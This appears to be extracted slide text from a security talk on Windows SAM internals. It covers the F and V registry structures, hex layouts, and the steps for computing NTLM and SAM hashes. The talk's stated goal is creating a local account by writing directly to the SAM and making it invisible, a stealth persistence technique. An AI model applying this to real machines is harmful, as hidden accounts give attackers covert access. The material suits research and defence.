
Username



Variable
User Permissions
Username
Full Name
Comment
User comment
Unkown entry
Home Dir
Home Dir Connect
User Logon Script Path
Profilepath
Workstations
Hours allowed
Unkown entry
LM Hash
NTLM History
LM History



Variable
User Permissions
Username
Full Name
Comment
User comment
Unkown entry
Home Dir
Home Dir Connect
User Logon Script Path
Profilepath
Workstations
Hours allowed
Unkown entry
NTLM Hash
NTLM History
LM History



REVERCEPTION!



NTLM & SAM HASH

0x01. Check if Windows 10 v1607 or greater



NTLM & SAM HASH

0x01. Check if Windows 10 v1607 or greater

0x02. Calculate NTLM Hash (and split it in 2 halves)



NTLM & SAM HASH

- 0x01. Check if Windows 10 v1607 or greater
- 0x02. Calculate NTLM Hash (and split it in 2 halves)
- 0x03. Calculate DES Key for each NTLM part



NTLM & SAM HASH

- 0x01. Check if Windows 10 v1607 or greater
- 0x02. Calculate NTLM Hash (and split it in 2 halves)
- 0x03. Calculate DES Key for each NTLM part
- 0x04. Encrypt & concat each NTLM part with DES keys



NTLM & SAM HASH

- 0x01. Check if Windows 10 v1607 or greater
- 0x02. Calculate NTLM Hash (and split it in 2 halves)
- 0x03. Calculate DES Key for each NTLM part
- 0x04. Encrypt & concat each NTLM part with DES keys
- 0x05. Calculate SAM Key



NTLM & SAM HASH

- 0x01. Check if Windows 10 v1607 or greater
- 0x02. Calculate NTLM Hash (and split it in 2 halves)
- 0x03. Calculate DES Key for each NTLM part
- 0x04. Encrypt & concat each NTLM part with DES keys
- 0x05. Calculate SAM Key
- 0x06. Calculate SAM Hash (AES or MD5)





NTLM & SAM HASH


- 0x01. Check if Windows 10 v1607 or greater
- 0x02. Calculate NTLM Hash (and split it in 2 halves)
- 0x03. Calculate DES Key for each NTLM part
- 0x04. Encrypt & concat each NTLM part with DES keys
- 0x05. Calculate SAM Key
- 0x06. Calculate SAM Hash (AES or MD5)
- 0x07. Write changes to V











GOALS

- Understand authentication/authorization for local accounts
- Create a local account writing directly to the SAM
- Make it invisible!

F ?



	00	01	02	03	04	05	06	07
0000	02	00	01	00	00	00	00	00
0008	00	00	00	00	00	00	00	00
0010	00	00	00	00	00	00	00	00
0018	00	00	00	00	00	00	00	00
0020	00	00	00	00	00	00	00	00
0028	00	00	00	00	00	00	00	00
0030	F4	01	00	00	01	02	00	00
0038	10	02	00	00	00	00	00	00
0040	00	00	00	00	00	00	00	00
0048	00	00	00	00	00	00	00	00

F I S E Z!



F size is **fixed!**

Variable		00	01	02	03	04	05	06	07
Lockout time	0000	02	00	01	00	00	00	00	00
Last logon	0008	00	00	00	00	00	00	00	00
Password last set	0010	00	00	00	00	00	00	00	00
Account expires	0018	00	00	00	00	00	00	00	00
Last incorrect password	0020	00	00	00	00	00	00	00	00
RID copy	0028	00	00	00	00	00	00	00	00
Account Bits (ACB)	0030	F4	01	00	00	01	02	00	00
Country code	0038	10	02	00	00	00	00	00	00
Invalid password count	0040	00	00	00	00	00	00	00	00
Total logons since creation	0048	00	00	00	00	00	00	00	00


F STRUCTURE

